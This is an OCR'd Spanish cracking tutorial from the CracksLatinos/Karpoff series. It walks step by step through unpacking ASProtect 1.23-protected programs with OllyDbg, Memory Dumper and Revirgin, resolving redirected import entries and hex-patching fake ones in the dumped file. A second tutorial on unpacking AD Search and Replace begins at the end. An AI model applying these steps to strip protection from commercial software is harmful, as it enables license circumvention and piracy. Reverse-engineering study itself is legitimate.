
Así que si hacemos 87ABCC – 87A1E0, tenemos 9EC como largo, así que como Revirgin dos dio 9E8, el sabrá mejor que nosotros,..., es correcto!.

Bueno pues sabiendo que son buenos los datos del Revirgin, con el archivo original cargado en memoria, el OEP como 46B4FC el RVA como 47A1E0 (recordad que es offset de disco) y la longitud 9E8, damos al botón IAT Resolver, teniendo esto:



Vemos que todas las entradas son Redirigidas, hay que resolver de nuevo.

Le damos al botón resolve Again y ya tenemos casi la IAT salvo 10 entradas sin resolver, que las mostramos poniendo en vez de Show All, Show Unresolved. Estas son:



Tenemos unas 10 entradas sin resolver deberemos resolver a mano, con la ayuda de Olly, de la intuición y de la experiencia. xD

Venga que ahorta resolver es bién sencillo.

YA NO NOS DARÁN EL PERRO DEL VECINO

Yo es una especie de regla personal pero he visto que funciona al 100% de los Asprotects que he resuelto de esta versión, fijaos en el tute del Ad Search &

Replace de Ricardo y seguramente en el de Icon Catcher de Auspex. Si los parecidos son tan grandes es casi seguro que así sin hacer mucha parafernalia lo resolvais:

NOTA: Tened a mano mi tute anterior sobre RAM Idle, el tute de Ricardo si es posible de Ad Search&Replace y el tute de Auspex sobre Icon Catcher.

Primero enumero las entradas (ya digo que es personal cada cual a su modo si preferís), agrupando por entradas comunes desde la primera no resuelta, así tenemos:

	ENTRADA	**RVA**
(1)	1E80CCC	47A234
(2)	1E80CCC	47A450
(3)	1E81110	47A238
(4)	1E81110	47A318
(5)	1E81110	47A458
(6)	1E81170	47A24C
(7)	1E81180	47A3D4
(8)	1E8112C	47A428
(9)	1E81164	47A490
(10)	1E81190	47A49C

- Para entradas iguales APIS iguales
- Para la entrada que deje al final del todo en EAX un valor de 87675432 por ejemplo esa será GetCommandLineA
- Para la entrada que al final deje en EAX C0000A04, esa será GetVersion
- El resto casi seguro por no decirlo ya que son falsas, pero lo sugieren el

que al final EAX devuelve un valor de FFFFFFD por ejemplo o como la siete que hace una llamada a [ebp+8] cambiando el valor de EAX, esto no es ningún API.
- Para estas falsas se parchea en el offset donde se realiza la llamada a dicha entrada en el archivo volcado por el RETN o RETN4 que indique el final de su función correspondiente.

Las comprobaciones de las entradas falsas deberíais comprobarlas en el original haciendo lo mismo que si lo hicieseis en el archivo volcado, es decir parchear en el offset de la llamada a parchear con el conveniente RETN o RETN 4 según proceda.

Ya comento que esta es una regla que practico en mente después del visto lo visto, o sea la experiencia, comprueben ustedes por si mismo el AD Search & Replace, el RAM Idle o el Icon Catcher cómo se parecen, si es q hasta mi numeración concuerda.

AVISO que no se trata de un método genérico, ojalá, porque el día que varíe la versión o que el número de entradas sin resolver sea de 15, pues qué pasará. Las cosas seguiremos comprobando un poco a mano.

Que que ya sabeis las entradas sin seguir leyendo, cuanto me alegro, xq en realidad casi se puede hacer ya.

Bueno vamos a ver:

NOTA: Aconsejo mirar mi otro tutorial de RAM Idle, para que comprobeis el código de las entradas, os sonarán mucho:

Entradas 1 y 2:

NOTA: Todo trabajo sobre Revirgin siempre es referido al archivo original del programa ejecutado, salvo el último paso una vez arregladas las entradas verdaderas, en el que generaríamos una nueva sección con la IAT reparada que se anexaría al archivo descomprimido y volvado que creamos con Memory Dumper.

Veamos el código, del programa original en Olly, para ello deberemos haber llegado al OEP con el truco de siempre:

Una vez aquí en el OEP, el programa está descomprimido y podemos ir a nuestras entradas o averiguar también desde donde se llaman, que también recomiendo, ya que son llamadas a posiciones de memoria que apuntan a dichas entradas, que son direcciones de AsProtect.

Podemos hacer lo siguiente y ya matamos dos pájaros de un tiro, veréis (aunque es opcional):

Podeis ir directamente aquí a 1E80CCC o antes averiguar donde está el offset de quién lo llama, muy útil cuando debamos parchear las entradas falsas del archivo volcado, aunque no imprescindible. XD

Hacemos Crtl + G, dirección de memoria que apunta a la entrada en la ventana de código. Alaaaaa! Y esto que es?, bueno no se me asusten, vemos que en las entradas que apuntamos antes teníamos la dirección de la entrada y el RVA que almacena esa dirección algo así tal que 47A234, vale pues esto es el offset de disco, pero necesitamos la dirección de memoria que no es otra que 87A234.

Así que después de este rollo, que también me he perdido xD, hacemos Crtl+G o botón derecho y GoTo--- à Expresion en la ventana de código a 87A234, donde aparece una instrucción rara, ni caso, damos botón derecho encima de lo que apareció y ejecutamos Find References To---- à Command o también Crtl+R, así que saldrá una ventanita indicándonos quién hace referencia a esta posición de memoria, veremos un jmp ds:[87A234] (esto en realidad se debería hacer para cada RVA aunque nos lleve a la misma entrada sólo por obtener el offset de donde es llamado), nos colocamos aquí y damos

Enter, ya estaríamos en el offset donde se ejecuta la instrucción, ahí pulsamos Enter de nuevo y salimos al código ya de 1E80CCC.

También podemos saltarnos el encontrar el offset de la llamada y poner tan sólo en la ventana de código Crtl+G y esta dirección 1E80CCC, pero considero que lo anterior es útil. Practiquen , verán que simple es con Olly.

```
01E80CCC  55                PUSH EBP
01E80CCD  8BEC              MOV EBP,ESP
01E80CCF  8B55 0C           MOV EDX,DWORD PTR SS:[EBP+C]
01E80CD2  8B45 08           MOV EAX,DWORD PTR SS:[EBP+8]
01E80CD5  8B0D 1854E801     MOV ECX,DWORD PTR DS:[1E85418]
01E80CDB  8B09              MOV ECX,DWORD PTR DS:[ECX]
01E80CDD  3BC8              CMP ECX,EAX
01E80CDF  75 09             JNZ SHORT 01E80CEA
01E80CE1  8B0495 4453E801   MOV EAX,DWORD PTR
DS:[EDX*4+1E85344]
01E80CE8  EB 07             JMP SHORT 01E80CF1
01E80CEA  52                PUSH EDX
01E80CEB  50                PUSH EAX
01E80CEC  E8 6F44FFFF       CALL 01E75160
01E80CF1  5D                POP EBP
01E80CF2  C2 0800           RETN 8
```

Son entradas buenas, dado que si nopeasemos esa call en el archivo original con Olly el programa fallaría, esto se hace colocándose encima de la instrucción en 1e80cec y pulsar la barra espaciadora, veremos el comando y lo sustituimos por nop asegurando la opción Fill with nop’s.

Podemos saber que es si nos colocamos en la instrucción Call 01E75160 y damos a Enter o botón derecho del ratón y Follow. Iría a:

```
01E75160  FF25 F871E801     JMP DWORD PTR DS:[1E871F8]
```

Una vez más pulsamos enter aquí y tenemos:

8456C238 68 A86DF7BF PUSH KERNEL32.GetProcAddress

Que se trata nada más y nada menos de **GetProcAddress**, para saber su dirección es muy simple, veis lo que he resaltado en rojo?, pues es la dirección de la API pero del revés, así que le damos la vuelta y tenemos **BFF76DA8.**

Así que nos vamos a Revirgin y para estas entradas, ponemos en Edit Mode, encima de la 1 y 2:

Module: Kernel32.dll
Name: GetProcAddress
Address: BFF76DA8

Pulsamos el botón Resolve Again ya la 1 y la 2 fuera de combate:

Entradas 3,4 y 5:

Haríamos lo mismo de antes:

- Crtl+G y luego 1e81110
- O bién Crtl+G 87A238 y luego Crtl+R, Enter en el Jmp (apuntar FOCET para uso posterior) y Enter de nuevo.

(Qué plomo soy xxD)

Su código es el siguiente:

```
01E81110  55            PUSH EBP
01E81111  8BEC          MOV EBP,ESP
01E81113  8B45 08       MOV EAX,DWORD PTR SS:[EBP+8]
01E81116  85C0          TEST EAX,EAX
01E81118  75 07         JNZ SHORT 01E81121
01E8111A  A1 7469E801   MOV EAX,DWORD PTR DS:[1E86974]
01E8111F  EB 06         JMP SHORT 01E81127
01E81121  50            PUSH EAX
```

```
01E81122  E8 3140FFFF        CALL 01E75158
01E81127  5D                 POP EBP
01E81128  C2 0400            RETN 4
```

Comprobamos que no es falsa porque si nopeamos esa llamada, el programa no funciona ni a la de 2000.

Veamos que hay:

Ya sabeis Enter o Follow sobre la instrucción, nos da:

01E75158 FF25 FC71E801 JMP DWORD PTR DS:[1E871FC], otra vez más y,...

8456C248 68 1677F7BF PUSH KERNEL32.**GetModuleHandleA**

Bueno pues esta es la API para 3,4 y 5. Nos vamos de nuevo a Revirgin y ponemos para cada una de esas entradas:

Module: Kernel32.dll
Name: GetModuleHandleA
Address: BFF77716

Entrada 6 (Corramos un poco)

Lo mismo de los mismo.

```
01E81170  6A 00              PUSH 0
01E81172  E8 E13FFFFF        CALL 01E75158
01E81177  FF35 F06CE801      PUSH DWORD PTR DS:[1E86CF0]
01E8117D  58                 POP EAX
01E8117E  C3                 RETN
```

Lo expliqué en el otro tute, pero es q es lo mismo, vereis:
Asprotect nos hace pensar que está llamando a GetModulehandleA que sería la call, ni caso, poner un bpx aquí con F2 y verséis cómo en EAX al final del

todo se devuelve el valor 8663276 (por ejemplo), que corresponde al resultado de GetCommandLineA.

Comenté que en alguna parte de la ejecución de Asprotect antes de llegar al OEP, ejecuta GetCommandLineA y su resultado lo mete en un sitio, pues bien el sitio es 1E86CF0, y no me hace falta comprobar lo que en su día comprobé, que efectivamente es así, ya que ese valor raro de 8663276 corresponde a GetCommandLine.

También se puede parchear como propusieron Ricardo y Auspex con Mov,eax dir del OEP (dir real o sea 86B4FC) y RETN en el offset donde se realiza la llamada aquí pero para mi es más fácil GetCommandLineA.

NOTA:

Si alguien quiere comprobar que es GetCommandLineA, poner un bpx a Getversion por ejemplo, creo que si se pulsa F5 al menos 2 veces y luego F12 hasta llegar al código de Asprotect, veréis que trazando en algún momento realiza la llamada a GetCommandLineA y de forma peculiar en un MOV [ebx+0A],EAX, donde EAX es el resultado de GetCommanLineA, se almacena el valor, con ? ebx+0A, sabréis en que dirección lo guarda, casualmente sin duda es la de esa entrada. NO OS DEJEIS ENGAÑAR ;)

Para Revirgin:

Module: Kernel32.dll
Name: GetCommandLineA
Address: BFF8C5DA (la podeis hallar en SICE haciendo Crtl+D y u Kernel32!GetCommandLineA,)

Entrada 7 (YA NO NOS ENGAÑARAN MAS):

```
01E81180  55                PUSH EBP
01E81181  8BEC              MOV EBP,ESP
01E81183  E8 983FFFFF       CALL 01E75120
01E81188  8B45 08           MOV EAX,DWORD PTR SS:[EBP+8]
01E8118B  5D                POP EBP
01E8118C  C2 0400           RETN 4
```

Si lo comprobais nos hace pensar que es GetCurrenProccess creo, pero EAX va tomando diversos valores, o sea que la API no vale para nada.

ES FALSA, se debe buscar el offset de quién realiza la llamada y LUEGO en el archivo volcado reparar con un RETN 4.

Tenemos para esta en:

```
004084EC  FF25 D4A38700     JMP DWORD PTR DS:[87A3D4]
```

se debe cambiar a RETN 4en el archivo volcado, si quereeis comprobar que funciona también en el original.

NOTA: En el archivo volcado no el original y sirve para todas las falsas, vamos a HexWorkShop y o bién como teníamos el offset de la llamada hacemos Crtl+G offset, en este caso 84EC y parcheamos FF25D4A38700 po C20400909090 (RETN 4, y recordar rellenar con NOP's para ajustar el código), o bién Crtl+F para buscar el jmp, en este caso se debe buscar un FF25 D4A38700 y sustituirlo igualmente.
SE DEBE HACER UNA VEZ RESUELTO CON REVIRGIN!!! Y ARREGLADA LA IAT

Entrada 8:

Parecida a la 6 sólo que en este caso, es un GetVersion, comprobad, que EAX vale C0000A04, que es el resultado de GetVersion en mi máquina.

Así que en Revirgin esta entrada es:

Module: Kernel32.dll
Name: GetVersion
Address: BFF92F1B

Entradas 9 y 10:

Entrada 9:

```
1E81164  E8 0740FFFF        CALL 01E75170
01E81169  A1 EC6CE801       MOV EAX,DWORD PTR DS:[1E86CEC]
01E8116E  C3                RETN
```


Entrada 10:

```
01E81190  55                PUSH EBP
01E81191  8BEC              MOV EBP,ESP
01E81193  E8 D83FFFFF       CALL 01E75170
01E81198  5D                POP EBP
01E81199  C2 0400           RETN 4
```

Comprobad si quereis, pero son falsas, se parchean en el archivo volcado como comenté en la 7:

- La 9 con RETN, es decir cambiar FF2590A48700 por C39090909090 que correcponde a RETN
- La 10 con RETN 4, es decir cambiar FF259CA48700 por C20400909090 que corresponde a RETN 4

Las entradas sin resolver deberían quedar así:



veis que quedan resueltas, esto lo he dejao así, pero a medida que vayais resolviendo se debe ir pulsando Resolve Again, y la API será ya fijada como resuelta.

Ya tenemos resuelto con Revirgin. Así que damos al botón Generate seleccionamos el archivo volcado y listo (ojo! Os dirá que la tabla está incompleta no pasa nada), archivo original arreglado, salvo arreglar lo de las 3 entrads falsas que hay que parchear con el Editor hexadecimal de la forma arriba indicada.

POR FIN DOMESTICAMOS DE NUEVO A LA FIERA!. XD

AGRADECIMIENTOS y ULTIMOS COMENTARIOS:

Espero que este tutorial haya aclarado más las dudas que tuvieseis del anterior, en lo que respecta a offsets, archivos volcados y etcétera.
En princpio es fácil, cuando se sabe claro jeje, se debe llegar al OEP del original, volcar a disco, arreglar, resolver IAT, ojo a las falsas, reparar flsas en el volcado y ya está.

Un tema más, las protecciones internas al programa no las he tocao para nada, es tarea de otros, si quieren.
Si existe fallo, mejora o cuestión háganmelo saber a Dgrojox@yahoo.es, se lo agradecería mucho, por lo demás ha sido un placer.

Gracias a Ricardo, Auspex por su ayuda inestimable, seguid así, gracias a todos los de crackslatinos con los que uno se divierte y pasa muy buenos ratos. Danielf, Primax, Red_Hawk, ZheN, GM_Flipi, Xyzero,Mr_Gandalf (ya haré uno con SICE J).

Gracias a Karpoff, por pensar que mi trabajo pudiese ser bueno y ponerlo en circulación para todo aquel que esté interesado en poner un granito más en el saber de la mayoría.

A todos gracias. Seguiremos en la lucha.

DGrojo.

Karpoff Spanish Tutor 1999-2002
Como descomprimir asprotect 1.23 con OLLYDBG
Estudio Realizado por: **Ricardo Narvaja - 25/09/2002**

RESPUESTA DEL CONCURSO 19

Bueno vamos a explicar en esta respuesta como desempacar el AD SEARCH AND REPLACE 1.9 build 90 se puede bajar de
http://www.abroaddesign.com/download.html
que esta comprimido con asprotect 1.23 usaremos OLLYDBG y como dumpeador el MEMORY DUMPER 1.0.

El memory dumper se puede bajar de mi FTP o de


http://212.14.34.87/~fkiepski/down/uzytki/memdump.zip

El crack esta en astalavista o pueden hacerlo ustedes mismo si quieren.


El tema es porque no usamos para dumpear LORDPE o PROCDUMP, es que hemos detectado errores en el dumpeo con ambos programas y el Memory Dumper es estilo ICEDUMP o sea que vuelca la memoria de un proceso poniendo el valor inicial y el largo de la imagen sin repararla ni tocarla lo que hace mas posible que funcione a posteriori, el Procdump y LordPE la reparan ellos y allí a veces sale mal en este caso no funciona dumpeandolo con ninguno de esos programas ni tampoco con el PUPE solo con el Memory Dumper o con Icedump si usas SOFTICE.

Bueno abrimos el programa con OLLYDBG y usaremos este método para llegar al entry point que funciona con Asprotect y OLLYDBG por supuesto.

En el OLLDBG vamos a OPTIONS-DEBUGGING OPTIONS pestaña exceptions y ponemos allí las tildes de esta forma.




Solo la primera tilde.
